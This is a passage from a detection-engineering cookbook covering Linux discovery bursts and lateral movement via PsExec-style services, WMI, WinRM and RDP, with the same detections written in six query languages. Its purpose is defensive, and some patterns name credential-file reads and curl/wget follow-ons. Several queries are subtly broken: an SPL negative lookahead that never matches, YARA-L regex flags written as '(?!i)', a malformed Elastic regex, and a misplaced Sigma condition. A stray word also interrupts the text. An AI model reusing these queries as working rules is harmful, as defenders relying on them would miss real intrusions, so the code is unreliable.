**Expected result:** rows keyed by device and initiating-process ID where three or more distinct discovery commands ran inside a 5-minute span. **Interpretation:** same as the Sigma form above.

**[QUERY]** SPL — targets Splunk ingesting Linux auditd `EXECVE` records.

CONCEPTUAL SAMPLE — field names illustrative; verify against your own auditd-to-Splunk pipeline's extraction.

```

index=linux sourcetype=linux_audit type=EXECVE
  (comm="id" OR comm="whoami" OR comm="groups" OR comm="uname" OR comm="ip" OR comm="ifconfig"
  OR (a0="cat" a1="/etc/passwd") OR (a0="sudo" a1="-l"))
| stats dc(comm) as distinct_commands, values(comm) as commands,
  earliest(_time) as first_seen, latest(_time) as last_seen by host, ses
| eval window_seconds = last_seen - first_seen
| where distinct_commands >= 3 AND window_seconds <= 300

```

**Expected result:** one row per host/session pair with a `distinct_commands` count. **Interpretation:** same as above.

**[QUERY]** AQL (QRadar) — this is AQL, not standard SQL. As in [QC-15-01](#), AQL natively supports a post-aggregation `HAVING` clause filtered on the aggregate's alias (IBM Documentation, "AQL data aggregation functions," QRadar SIEM 7.4/7.5: [https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS\\_7.5/com.ibm.qradar.doc/r\\_aql\\_aggregate\\_functions.html](https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS_7.5/com.ibm.qradar.doc/r_aql_aggregate_functions.html)), so the threshold below is filtered inline with `HAVING distinct_commands >= 3` rather than read from unfiltered output.

CONCEPTUAL SAMPLE — custom property names illustrative.

```

SELECT "Host Name" AS host, "Session ID" AS session, UNIQUECOUNT("Process Name") AS distinct_commands
FROM events
WHERE "Process Name" IN ('id','whoami','groups','uname','ip','ifconfig')
  OR "Command Line" ILIKE '%passwd%' OR "Command Line" ILIKE '%sudo -l%'
GROUP BY host, session
HAVING distinct_commands >= 3
LAST 5 MINUTES

```

**Expected result:** a row per host/session pair that clears the `distinct_commands >= 3` floor.

**Interpretation:** same as above.

**[QUERY]** YARA-L (Google SecOps) — targets UDM `PROCESS_LAUNCH` events, matched on host over a short window.

CONCEPTUAL SAMPLE — illustrative YARA-L syntax, not validated against a live tenant.

```

rule qc_15_05_linux_discovery_sequence {
  meta:
    author = "soc-query-cookbook"
    description = "Three or more Linux host/identity discovery commands run from one session in a short window"
    mitre_technique_id = "T1087.001"
    severity = "LOW"

  events:
    $exec.metadata.event_type = "PROCESS_LAUNCH"
    $exec.target.process.file.full_path = /\/(id|whoami|groups|uname|ip|ifconfig)$/ nocase
    $exec.principal.hostname = $hostname

  match:
    $hostname over 5m

  condition:
    #exec >= 3

  outcome:
    $risk_score = 25
    $distinct_commands = count_distinct($exec.target.process.file.full_path)
}

```

**Expected result:** a detection instance once three qualifying launches share a host inside the 5-minute window. **Interpretation:** same as above.

**[QUERY]** Elastic (EQL) — an ordered, entity-joined sequence is the right surface here: an identity check followed by a system/network-recon command, joined on the same host and parent lineage within a bounded span.

CONCEPTUAL SAMPLE — illustrative EQL, not validated against a live Elastic Security tenant.

```

sequence by host.name, process.parent.entity_id with maxspan=2m
[process where event.action == "exec" and process.name in ("id", "whoami", "groups")]
[process where event.action == "exec" and (process.name in ("uname", "ip", "ifconfig") or
(process.name == "cat" and process.args : "/etc/passwd"))]

```

**Expected result:** a two-stage match where an identity-check command is followed, within two minutes and the same parent lineage, by a system/network-recon command. **Interpretation:** consistent with the same orientation checklist the other five language forms flag; the ordering requirement here trades some recall (a reversed order won't match) for a cleaner false-positive profile than an unordered co-occurrence count.

**[FALSE POSITIVE]** Every interactive shell login on a well-run Linux fleet routinely runs `whoami` or `id` as part of a MOTD script, a shell-prompt customization, or a monitoring agent's health check, and `uname` / `ip a` show up constantly in cloud-init, container-entrypoint, and configuration-management runs. Exclude the specific parent processes those automation paths use (`cloud-init`, a documented CI/CD runner's session, a named monitoring agent) rather than dropping any individual command from the match set, since the individual commands are exactly what a real attacker also runs.

**[PIVOT]** Check the same session for a subsequent outbound connection or a `curl/wget` invocation immediately after the discovery burst. An attacker who has just confirmed their privilege level and the host's network configuration typically moves straight to downloading a second-stage tool or connecting outward, and that follow-on activity is far more diagnostic than the discovery commands alone.

**Detection Test Setup:** Linux test host with auditd configured to log `execve` syscalls ( `-a always,exit -F arch=b64 -S execve` ), test account with ordinary non-root shell access. **Action:** From a fresh SSH session, run `id; whoami; groups; uname -a; ip a` in quick succession. **Expected result:** Five auditd `EXECVE` records sharing the same session ID within a few seconds of each other; the SPL/KQL/YARA-L queries above return one row or detection for that session with a distinct-command count of at least 3. Re-run with only `whoami` run alone and confirm none of the multi-command patterns fire, to catch a rule accidentally built to match on any single command in the list rather than genuine co-occurrence.

## Cross-references

DEH Part 11 §2 (Process trees and lineage classification) and DEH Part 13 §7 (LDAP enumeration and directory reconnaissance) for the telemetry and detection-engineering reasoning this part's patterns build on; DEH Parts 23–29 for this book's six query-language surfaces' own syntax, backend translation loss, and fundamentals this part deliberately does not re-teach; DEH Parts 41–43 for the Detection Coverage/Quality/Debt methodology this book's Part 28 applies to these patterns rather than reinventing. Within this book: Part 3 (Scanning & Enumeration) for the network-level scanning and share/service enumeration this part explicitly excludes; Part 7 (Kerberos & Directory Credential Attacks) for the credential-theft events that often follow the directory reconnaissance `QC-15-03 / QC-15-04` surface; Part 11 (Account Creation & Privilege Escalation) for what an attacker does with a discovered account rather than the discovery itself; Part 16 (Lateral Movement via Admin Tools & Remote Services) for the next hop after a **[PIVOT]** above confirms follow-on activity.

## Section G — Lateral Movement Behaviors

---

neshboy

# Part 16 — Lateral Movement via Admin Tools & Remote Services

---

## Why this part exists

**[CONCEPT]** Once an attacker holds one set of working credentials, the fastest way to reach a second host is almost never a novel exploit — it's a legitimate Windows administration mechanism the attacker's account already has rights to use: a remotely installed service (PsExec and its Impacket-family clones), a WMI method call, a PowerShell Remoting/WinRM session, or an interactive RDP logon. Each mechanism sits at the same point in the kill chain — the attacker already has credentials and is converting "access to one host" into "access to another host" — but leaves a structurally different telemetry signature, which is why this part carries six patterns instead of one. See DEH Part 44 (Adversary Behaviour for Defenders) for the broader kill-chain framing this part assumes rather than re-derives.

This part covers four admin-tool/remote-service families — PsExec-style service-based execution, WMI-based remote execution, WinRM/PowerShell remoting, and RDP — split into six named patterns because the service-creation shape and the RDP shape each split cleanly into two distinguishable query patterns (a single-event artifact versus a joined or aggregated multi-event shape). It does **not** cover:

- The *theft* of the Kerberos ticket, NTLM hash, or session token an attacker might instead use to authenticate — that's this book's Part 7 (Kerberos & Directory Credential Attacks).
- The *use* of a stolen ticket or hash (pass-the-hash, pass-the-ticket, token impersonation) to authenticate somewhere new — that's Part 17, split from this part on the same theft-vs-use boundary DEH's own domain parts use.
- The reconnaissance that typically precedes this part's patterns (`net/nltest`/BloodHound-style enumeration) — that's Part 15.
- Permanent WMI event-subscription persistence (`__EventFilter/CommandLineEventConsumer`) — that's Part 13. This part's WMI pattern (QC-16-03) is scoped to on-demand `Win32_Process.Create()` execution only, not persistence.

This part assumes the reader already knows what a Logon Type 3 versus Type 10 event means and how to read a Windows process-tree view — DEH Part 11's endpoint telemetry section and DEH Part 8's Windows Security log fundamentals own that teaching; this part cites them rather than re-explaining them.

## 1. Service- and admin-share-based remote execution (PsExec-style)

### QC-16-01 — Suspiciously named service installed and started on a remote host

| Field             | Value                                                                                                                                                                               |
|-------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-16-01                                                                                                                                                                            |
| MITRE             | T1569.002 (System Services: Service Execution)                                                                                                                                      |
| Behavior          | Remote installation and immediate start of a Windows service used to run an attacker-supplied binary or command, the classic PsExec/Impacket <code>psexec.py</code> artifact shape. |
| DEH cross-ref     | DEH Part 11 §Endpoint (process-tree view); DEH Part 8 (Windows Security log fundamentals)                                                                                           |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic KQL                                                                                                                       |

**[HUNTER]** A standing detection tuned to the literal string `PSEXESVC` catches the default case and nothing else — Impacket's `psexec.py` and most of its clones randomize both the service name and the dropped binary name by default. This hunt widens past the literal name to the *shape*: a short-lived service with a random alphanumeric name, an image path sitting under `ADMIN$` or `Windows\Temp`, and a demand-start type, so it still catches a renamed tool a literal-string rule would miss.

**[QUERY]** Sigma, targeting the Windows System log's service-installation event.

CONCEPTUAL SAMPLE — field names, the 8-character regex, and the path substrings are illustrative; validate against your own service-naming conventions before use.

```

title: Suspiciously named service installed and started (PsExec-shaped)
status: experimental
logsource:
  product: windows
  service: system
detection:
  selection:
    EventID: 7045
  suspicious_name:
    ServiceName|re: '^[A-Za-z0-9]{8}$'
  suspicious_path:
    ImagePath|contains:
      - '\ADMIN$\'
      - '\Windows\Temp\'
  condition: selection and (suspicious_name or suspicious_path)
falsepositives:
  - Legitimate software deployment tools that install short-lived helper services
level: medium

```

Plausible expected result: hits on Event ID 7045 entries where `ServiceName` is an 8-character random alphanumeric string or `ImagePath` references `ADMIN$` or `Windows\Temp`. In a moderately sized fleet with deployment-tool exclusions already applied, a hunt window of a week typically surfaces single-digit matches. Interpretation: a match is consistent with a service-based remote-execution tool landing and starting on the host; it does not by itself distinguish authorized IT tooling from an intrusion.

**[QUERY]** KQL, Microsoft Sentinel, System log forwarded into the generic `Event` table.

CONCEPTUAL SAMPLE — assumes a connector that surfaces `ServiceName` / `ImagePath` as flattened columns; verify your own connector's schema before use.

```

Event
| where EventLog == "System" and EventID == 7045
| where ServiceName matches regex @"^[A-Za-z0-9]{8}$"
    or ImagePath has_any (@"\ADMIN$\\", @"\Windows\Temp\")
| project TimeGenerated, Computer, ServiceName, ImagePath, AccountName

```

Plausible expected result: a handful of rows per week naming the target `Computer`, the randomized `ServiceName`, and an `ImagePath` under a temp or admin-share directory. Interpretation: consistent with the same PsExec-style artifact described above; treat the count as illustrative, not a validated production baseline.

**[QUERY]** SPL, Splunk with the Windows TA ingesting the System log.

CONCEPTUAL SAMPLE — regex and field names illustrative; validate against your own TA's field extraction.

```

index=wineventlog sourcetype=WinEventLog:System EventCode=7045
| regex ServiceName="^[A-Za-z0-9]{8}$"
  OR ImagePath="(?!)(admin$|windows\\\\temp)"
| table _time, ComputerName, ServiceName, ImagePath, AccountName

```

Plausible expected result: same shape as the KQL block above, one row per qualifying service-install event. Interpretation: unchanged from the Sigma/KQL entries — this is one analytic, three syntaxes.

**[QUERY]** AQL, QRadar — this is AQL, not standard SQL, searching a normalized Windows Security Event Log source.

CONCEPTUAL SAMPLE — custom property names (`"Service Name"`, `"Image Path"`) assume a DSM/QID mapping that exposes them; confirm your own source mapping.

```

SELECT DATEFORMAT(starttime,'YYYY-MM-dd HH:mm:ss') AS EventTime,
       sourceip, "Service Name", "Image Path", username
FROM events
WHERE LOGSOURCETYPENAME(logsourceid) = 'Microsoft Windows Security Event Log'
  AND QIDNAME(qid) = 'A service was installed in the system'
  AND ("Service Name" IMATCHES '^[A-Za-z0-9]{8}$'
    OR "Image Path" ILIKE '%ADMIN$%' OR "Image Path" ILIKE '%Windows\Temp%')
LAST 7 DAYS

```

Plausible expected result: a small result set naming the source IP of the installing session, the service name, and the image path. Interpretation: same as above — a hit is a candidate, not a confirmed intrusion.

**[QUERY]** YARA-L, Google SecOps, over the Unified Data Model.

CONCEPTUAL SAMPLE — the `event_type` and resource-path field names are illustrative; confirm the equivalent UDM fields your own parser populates for service-install telemetry before relying on this.



```

rule psexec_style_service_install {
  meta:
    author = "author-agent"
    description = "Conceptual sample: short-lived, randomly named service install consistent with PsExec-style remote execution"
    severity = "Medium"
  events:
    $e.metadata.event_type = "SERVICE_UNSPECIFIED"
    $e.target.resource.name = /^[A-Za-z0-9]{8}$/ or $e.target.file.full_path = /(?:i)
(admin\$\|windows\temp)/
  condition:
    $e
}

```

Plausible expected result: a small set of matched events naming the target resource and file path. Interpretation: unchanged from the other five implementations.

**[QUERY]** Elastic KQL — a single-event boolean match, the cheapest Elastic surface for this shape per DEH Appendix A5 §8's decision table.

CONCEPTUAL SAMPLE — `winlog.event_data.*` field names illustrative; confirm against your own Winlogbeat/ECS mapping.

```

winlog.event_id:7045 and (winlog.event_data.ServiceName:[A-Za-z0-9]{8}/ or winlog.event_data.ImagePath:
(*ADMIN$* or *Windows\Temp*))

```

Plausible expected result: same shape as the other five languages. Interpretation: unchanged.

**[FALSE POSITIVE]** Legitimate software-deployment tooling is the dominant driver. SCCM/ConfigMgr client push, PDQ Deploy, and Ivanti all install short-lived, per-job helper services during normal patch cycles, and several of them (PDQ Deploy's `PDQDeployRunner-<random>` job services, for example) generate names that satisfy an 8-character random-alphanumeric filter about as often as a real intrusion would in an environment running nightly patch jobs. The fix is excluding known deployment-tool install paths or service-description strings, not loosening the random-name filter itself.

**[PIVOT]** Check whether the account that installed the service also authenticated over SMB to the same host in the preceding few minutes (`QC-16-02`), and pull the resulting child process spawned by `services.exe` to see whether its binary matches a known PsExec/Impacket signature or is simply unsigned.

### Detection Autopsy

*An early version of this exact pattern alerted on the literal service name `PSEXESVC` and nothing else. It missed every Impacket `psexec.py` run in a red-team validation exercise because the tool's default behavior randomizes the service name per invocation — the literal string was never present. Widening the match to the 8-character-random-name shape plus the `ADMIN$/Windows\Temp` path signal, rather than any specific string, is what closed that gap.*

## QC-16-02 — Admin-share authentication immediately followed by remote service installation

| Field             | Value                                                                                                                                                                                                                                                                                                                                  |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-16-02                                                                                                                                                                                                                                                                                                                               |
| MITRE             | T1021.002 (Remote Services: SMB/Windows Admin Shares); secondary: T1570 (Lateral Tool Transfer)                                                                                                                                                                                                                                        |
| Behavior          | An account touching a target host's <code>ADMIN\$</code> or <code>C\$</code> administrative share (Event ID 5145) and, within a short window, a new service appearing on that same host (Event ID 7045) — the two-step shape underneath most admin-tool lateral movement, independent of which specific tool performs the second step. |
| DEH cross-ref     | DEH Part 8 (4624 Type 3 / share-access fundamentals); DEH Part 11 \$Endpoint; cf. DEH DET-27-01 (QRadar Building Block/Reference Set precedent for multi-object correlation)                                                                                                                                                           |
| Languages covered | KQL (Sentinel/Defender), SPL, AQL (investigative single-search only, see note), YARA-L, Elastic EQL — Sigma: N/A, see below                                                                                                                                                                                                            |

**[HUNTER]** QC-16-01's literal service-shape filter can still be evaded by a well-disguised service name and a plausible-looking path. The authentication-then-service-install *sequence* is harder to disguise, because it's a property of the delivery mechanism (SMB admin-share access, then a service start on the same host), not of any one tool's naming choices — this pattern catches tool variants the first pattern's shape filter misses. Note Event ID 5145 requires "Audit Detailed File Share" auditing enabled; where that's off, a coarser proxy is a Type 3 logon immediately followed by an `IPC$` connection to the same host.

Sigma: N/A — structurally poor fit, not impossible. This pattern needs a two-rule ordered correlation (share access, then a service install on the same host within 5 minutes). Sigma's correlation grammar has a `temporal_ordered` type nominally built for exactly this shape, but per-backend support for it is narrow enough — most converters target single-event or simple-aggregation correlation, per this style guide's own flagship example of the "structurally poor fit" category — that forcing this pattern through it would produce a rule most deployments can't actually execute. See STYLE-GUIDE.md §4.4.

**[QUERY]** KQL, Microsoft Sentinel, joining share-access and service-install events.

CONCEPTUAL SAMPLE — table/field names illustrative; the join key (`Computer`) assumes both event types resolve to the same hostname string in your environment.

```
let ShareAccess = SecurityEvent
| where EventID == 5145
| where ShareName has_any ("ADMIN$", "C$")
| project AccessTime = TimeGenerated, Computer, SubjectAccount = Account, IPAddress;
let Services = Event
| where EventLog == "System" and EventID == 7045
| project SvcTime = TimeGenerated, Computer, ServiceName, ImagePath;
ShareAccess
| join kind=inner Services on Computer
| where SvcTime between (AccessTime .. AccessTime + 5m)
| project AccessTime, SvcTime, Computer, SubjectAccount, IPAddress, ServiceName, ImagePath
```

Plausible expected result: paired rows showing the accessing account/IP and the resulting service within five minutes. Interpretation: consistent with a lateral-movement tool's arrival and execution,

independent of which specific tool it was.

**[QUERY]** SPL, Splunk, using `join` across two event codes.

CONCEPTUAL SAMPLE — `join` is shown for readability; a `stats/transaction`-based rewrite is usually cheaper at scale, per DEH's own SPL semantics teaching (DEH Parts 24–29).

```
index=wineventlog EventCode=5145 ShareName IN ("ADMIN$","C$")
| rename _time as access_time, ComputerName as host
| join host [ search index=wineventlog EventCode=7045
| rename _time as svc_time, ComputerName as host ]
| where svc_time >= access_time AND svc_time <= access_time + 300
| table access_time, svc_time, host, Account_Name, ServiceName, ImagePath
```

Plausible expected result: identical shape to the KQL block. Interpretation: unchanged.

**[QUERY]** AQL, QRadar — this is AQL, not standard SQL. Investigative single-search validation only: QRadar cannot express this two-event, same-host join as one standing AQL statement.

CONCEPTUAL SAMPLE — a standing correlated rule in QRadar needs a Reference Set of recent `ADMIN$/C$` accesses checked by a Custom Rule against new 7045 events (QRadar's Building Block/Reference Set/Rule model, per DEH Part 27 §2–§3; cf. DEH DET-27-01) — not a single AQL statement. This query is the manual validation step to run before building those standing objects.

```
SELECT DATEFORMAT(starttime,'YYYY-MM-dd HH:mm:ss') AS EventTime,
        sourceip, username, "Share Name", destinationip
FROM events
WHERE QIDNAME(qid) = 'A network share object was checked to see whether client can be granted desired access'
      AND "Share Name" IN ('ADMIN$', 'C$')
LAST 1 HOURS
```

Plausible expected result: a list of share-access events an analyst then manually checks against a second AQL search for 7045 events on the same destination host within the next five minutes. Interpretation: a manually confirmed pair is consistent with the same behavior the other four covered languages express as a single correlated query.

**[QUERY]** YARA-L, Google SecOps, using a `match` window across two event roles.

CONCEPTUAL SAMPLE — event-role field names illustrative; confirm the equivalent UDM fields for share-access and service-install events your own parser populates.

```

rule admin_share_access_then_service_install {
  meta:
    description = "Conceptual sample: ADMIN$/C$ share access followed by new service on same host within 5 minutes"
  events:
    $share.metadata.event_type = "NETWORK_CONNECTION"
    $share.target.resource.name = "ADMIN$" or $share.target.resource.name = "C$"
    $service.metadata.event_type = "SERVICE_UNSPECIFIED"
    $share.target.hostname = $service.target.hostname
  match:
    $share.target.hostname over 5m
  condition:
    $share and $service and $service.metadata.event_timestamp.seconds >
    $share.metadata.event_timestamp.seconds
}

```

Plausible expected result: matched pairs on the shared hostname within the window. Interpretation: unchanged from the other implementations.

**[QUERY]** Elastic EQL — an ordered, joined multi-event pattern is exactly what `sequence` is for, per DEH Appendix A5 §8's decision table.

CONCEPTUAL SAMPLE — event-category and field names illustrative; confirm against your own ECS mapping for share-access and service-install events.

```

sequence by host.name with maxspan=5m
[ file where event.action == "network_share_object_checked" and file.share.name in ("ADMIN$", "C$") ]
[ process where event.action == "service-installed" ]

```

Plausible expected result: sequences matched on `host.name` within the five-minute span. Interpretation: unchanged.

**[FALSE POSITIVE]** IT patch and deployment tooling is the dominant driver, more so than for `QC-16-01` alone: SCCM distribution points, PDQ Deploy, and Ivanti all legitimately connect to `ADMIN$` and install a helper service as part of every normal patch cycle, meaning this two-event correlation fires on every patch-Tuesday maintenance window unless the deployment tool's own service accounts are excluded. A single SCCM distribution-point account can generate dozens of matching pairs in one patch night — allowlist that account rather than loosening the time window.

**[PIVOT]** Pull the resulting service's binary via `QC-16-01`'s process-tree pivot, and check whether the source account/host pair appears in the deployment tool's own job log for a scheduled maintenance window; if it doesn't, escalate the process-creation chain rooted at `services.exe` for that specific service.

## 2. Remote-execution-framework movement: WMI and WinRM

### QC-16-03 — Process spawned as a child of WmiPrvSE.exe

| Field             | Value                                                                                                                                                                                                                                                                                                                   |
|-------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-16-03                                                                                                                                                                                                                                                                                                                |
| MITRE             | T1047 (Windows Management Instrumentation)                                                                                                                                                                                                                                                                              |
| Behavior          | A new process spawned as a direct child of <code>WmiPrvSE.exe</code> on a target host, consistent with a remote <code>Win32_Process.Create()</code> call ( <code>wmic /node:</code> , PowerShell <code>Invoke-WmiMethod</code> , or an Impacket <code>wmiexec.py</code> -style tool) rather than local WMI tooling use. |
| DEH cross-ref     | DEH Part 11 §Endpoint (process-tree view). Explicit boundary: this pattern targets on-demand remote execution via WMI, not the permanent WMI event-subscription persistence mechanism owned by this book's Part 13.                                                                                                     |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic KQL                                                                                                                                                                                                                                                           |

**[HUNTER]** On-demand WMI execution doesn't drop a file the way PsExec does, so it evades every pattern in §1 of this part entirely — the reliable tell is the process tree, not the network transport. Any interactive shell (`cmd.exe`, `powershell.exe`, `rundll32.exe`) whose parent is `WmiPrvSE.exe` on a host with no legitimate local admin script doing the same thing is worth a look, especially when the spawning account doesn't match your known WMI-based monitoring tool's service account.

**[QUERY]** Sigma, process-creation telemetry (Sysmon Event ID 1 or Security 4688).

CONCEPTUAL SAMPLE — the known-tool exclusion path is illustrative; substitute your own environment's legitimate WMI-based RMM tooling.

```

title: Suspicious child process of WmiPrvSE.exe
status: experimental
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    ParentImage|endswith: '\WmiPrvSE.exe'
    Image|endswith:
      - '\cmd.exe'
      - '\powershell.exe'
      - '\rundll32.exe'
  filter_known_mgmt_tools:
    CommandLine|contains: 'C:\Program Files\KnownRMM\'
condition: selection and not filter_known_mgmt_tools

```

Plausible expected result: a small number of process-creation events per week naming `cmd.exe` / `powershell.exe` / `rundll32.exe` with a `WmiPrvSE.exe` parent, once the known-RMM exclusion is tuned. Interpretation: consistent with remote WMI-based command execution; a well-instrumented environment might settle to low single digits daily once tuned, but this book has not validated that count against production telemetry.

**[QUERY]** KQL, Microsoft Defender for Endpoint, `DeviceProcessEvents`.

CONCEPTUAL SAMPLE — table and column names illustrative for Defender's schema; confirm against your own tenant.

```
DeviceProcessEvents
| where InitiatingProcessFileName =~ "WmiPrvSE.exe"
| where FileName in~ ("cmd.exe", "powershell.exe", "rundll32.exe")
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessAccountName
```

Plausible expected result: same shape as the Sigma entry. Interpretation: unchanged.

**[QUERY]** SPL, Splunk, Sysmon Event ID 1.

CONCEPTUAL SAMPLE — index/sourcetype names illustrative.

```
index=edr sourcetype=sysmon EventCode=1 ParentImage="*\\WmiPrvSE.exe"
Image IN ("*\\cmd.exe", "*\\powershell.exe", "*\\rundll32.exe")
| table _time, ComputerName, User, Image, CommandLine, ParentUser
```

Plausible expected result: same shape as the previous two entries. Interpretation: unchanged.

**[QUERY]** AQL, QRadar — this is AQL, not standard SQL.

CONCEPTUAL SAMPLE — custom property names assume a DSM mapping exposing parent/child process fields; confirm your own mapping.

```
SELECT DATEFORMAT(starttime, 'YYYY-MM-dd HH:mm:ss') AS EventTime,
       "Process Name", "Parent Process Name", "Command Line", username, sourceip
FROM events
WHERE QIDNAME(qid) = 'Process Create'
      AND "Parent Process Name" ILIKE '%WmiPrvSE.exe%'
      AND ("Process Name" ILIKE '%cmd.exe%' OR "Process Name" ILIKE '%powershell.exe%')
LAST 7 DAYS
```

Plausible expected result: same shape as the other implementations. Interpretation: unchanged.

**[QUERY]** YARA-L, Google SecOps.

CONCEPTUAL SAMPLE — UDM field names illustrative; confirm your parser's process-parent field mapping.

```
rule wmi_remote_process_execution {
  meta:
    description = "Conceptual sample: cmd/powershell spawned as a child of WmiPrvSE.exe"
  events:
    $e.metadata.event_type = "PROCESS_LAUNCH"
    $e.target.process.parent_process.file.full_path = /(?!i)wmiprvse\.exe$/
    $e.target.process.file.full_path = /(?!i)(cmd\.exe|powershell\.exe)$/
  condition:
    $e
}
```

Plausible expected result: same shape. Interpretation: unchanged.

**[QUERY]** Elastic KQL — single-event boolean match, the cheapest Elastic surface for this shape.

CONCEPTUAL SAMPLE — ECS field names illustrative.

```
process.parent.name:"WmiPrvSE.exe" and process.name:("cmd.exe" or "powershell.exe" or "rundll32.exe")
```

Plausible expected result: same shape as the other five languages. Interpretation: unchanged.

**[FALSE POSITIVE]** Legitimate systems-management and monitoring tools are the dominant driver — SCCM hardware inventory, many RMM agents, and some backup software routinely invoke WMI methods that spawn a short `cmd.exe` under `WmiPrvSE.exe` on a schedule. Fix by allowlisting the known tool's service account and its typical command-line pattern (for example, a specific inventory-script path), not by excluding `WmiPrvSE.exe` children altogether — that would blind the hunt to the exact behavior it's built to catch.

**[PIVOT]** Check the spawning account against the connecting source's normal WMI/RPC traffic (TCP 135 plus a dynamic RPC port) for that admin session, and inspect the resulting child process's own command line for an encoded PowerShell payload or a download cradle (see DEH Part 10 and this book's Part 8).

#### QC-16-04 — Process spawned under a WinRM/PowerShell Remoting host

| Field             | Value                                                                                                                                                                                          |
|-------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-16-04                                                                                                                                                                                       |
| MITRE             | T1021.006 (Remote Services: Windows Remote Management)                                                                                                                                         |
| Behavior          | A process spawned as a child of <code>wsmprovhost.exe</code> on a target host, consistent with an attacker-established PowerShell Remoting or WinRM session used to run commands on that host. |
| DEH cross-ref     | DEH Part 10 (PowerShell Detection Engineering); DEH Part 8 (4624 Type 3); DEH Part 11 §Endpoint                                                                                                |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic KQL                                                                                                                                  |

**[HUNTER]** WinRM is enabled by default on many server builds and is the transport for a large share of legitimate remote administration, so a standing detection tuned to any `wsmprovhost.exe` activity is unworkable. This hunt looks for that transport being used from a source host, account, or time-of-day combination that doesn't match your own remote-administration jump-host inventory, then reads the resulting child-process tree for anything beyond routine admin commands.

**[QUERY]** Sigma, process-creation telemetry.

CONCEPTUAL SAMPLE — the jump-host exclusion list is illustrative; substitute your own inventory.

```

title: Process spawned under a WinRM remoting host
status: experimental
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    ParentImage|endswith: '\wsmprovhost.exe'
  filter_known_jumphosts:
    ComputerName:
      - 'JUMP-ADMIN-01'
  condition: selection and not filter_known_jumphosts

```

Plausible expected result: a small number of process-creation events naming a `wsmprovhost.exe` parent on hosts outside the known jump-host list. Interpretation: consistent with a PowerShell Remoting/WinRM session running commands; not distinguishable on its own from an approved but unlisted admin workstation.

**[QUERY]** KQL, Microsoft Defender for Endpoint.

CONCEPTUAL SAMPLE — table/column names illustrative.

```

DeviceProcessEvents
| where InitiatingProcessFileName =~ "wsmprovhost.exe"
| where DeviceName !in ("JUMP-ADMIN-01")
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine

```

Plausible expected result: same shape as the Sigma entry. Interpretation: unchanged.

**[QUERY]** SPL, Splunk.

CONCEPTUAL SAMPLE — index/field names illustrative.

```

index=edr EventCode=1 ParentImage="*\\wsmprovhost.exe"
NOT ComputerName IN ("JUMP-ADMIN-01")
| table _time, ComputerName, User, Image, CommandLine

```

Plausible expected result: unchanged from the prior two entries. Interpretation: unchanged.

**[QUERY]** AQL, QRadar — this is AQL, not standard SQL.

CONCEPTUAL SAMPLE — custom property names illustrative.

```

SELECT DATEFORMAT(starttime,'YYYY-MM-dd HH:mm:ss') AS EventTime,
       "Parent Process Name", "Process Name", "Command Line", username
FROM events
WHERE QIDNAME(qid) = 'Process Create'
       AND "Parent Process Name" ILIKE '%wsmprovhost.exe%'
LAST 7 DAYS

```

Plausible expected result: unchanged. Interpretation: unchanged.



[QUERY] YARA-L, Google SecOps.

CONCEPTUAL SAMPLE — UDM field names illustrative.

```
rule winrm_remoting_child_process {
  meta:
    description = "Conceptual sample: process spawned under wsmprovhost.exe, the PowerShell Remoting host"
  events:
    $e.metadata.event_type = "PROCESS_LAUNCH"
    $e.target.process.parent_process.file.full_path = /(?!i)wsmprovhost\.exe$/
  condition:
    $e
}
```

Plausible expected result: unchanged. Interpretation: unchanged.

[QUERY] Elastic KQL — single-event boolean match.

CONCEPTUAL SAMPLE — ECS field names illustrative.

```
process.parent.name:"wsmprovhost.exe" and not host.name:"JUMP-ADMIN-01"
```

Plausible expected result: unchanged. Interpretation: unchanged.

[FALSE POSITIVE] Approved remote-admin jump hosts and scheduled-orchestration tools are the dominant driver — Ansible's WinRM connection plugin and Azure Automation hybrid runbook workers both live entirely inside `wsmprovhost.exe` sessions by design. Fix by allowlisting the known jump-host and orchestration-tool source inventory, not the child-process shape itself.

[PIVOT] Check the Windows Remote Management operational log (Event ID 91, session created) on the target for the true originating IP, since `wsmprovhost.exe`'s own process record doesn't carry it, then compare that source against DEH Part 8's 4624 Type 3 record for the same session to confirm the authenticating account.

### **Blind Spot**

*WinRM over HTTPS (port 5986) and Kerberos's double-hop restriction mean a session hopping through an intermediate jump host into a resource that itself makes a further authenticated call frequently falls back to a cached or delegated credential your logging doesn't clearly separate from the operator's own session. A hunt built only on `wsmprovhost.exe`'s local process tree will not surface that third hop at all — it has to be pieced together from the downstream resource's own authentication log.*

## **3. RDP-based movement**

**QC-16-05 — Single-source RDP fan-out across many destination hosts**

| Field             | Value                                                                                                                                                                                                             |
|-------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-16-05                                                                                                                                                                                                          |
| MITRE             | T1021.001 (Remote Services: Remote Desktop Protocol)                                                                                                                                                              |
| Behavior          | One account or source host establishing Type 10 (RemoteInteractive) logons against an unusually high number of distinct destination hosts within a short window — horizontal RDP spread rather than a single hop. |
| DEH cross-ref     | DEH Part 8 (4624 Type 10); DEH Part 31 (Baselining — "unusual count" needs a baseline to mean anything)                                                                                                           |
| Languages covered | Sigma (value_count correlation — note limited backend support), KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic ES QL                                                                                          |

